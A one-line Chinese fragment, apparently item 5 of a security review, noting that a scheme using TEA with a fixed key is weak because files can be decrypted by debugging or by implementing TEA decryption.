5.不严密。TEA算法可逆,密钥也是固定的,可以解密,通过调试就可以解密文件,或者自己实现TEA解密。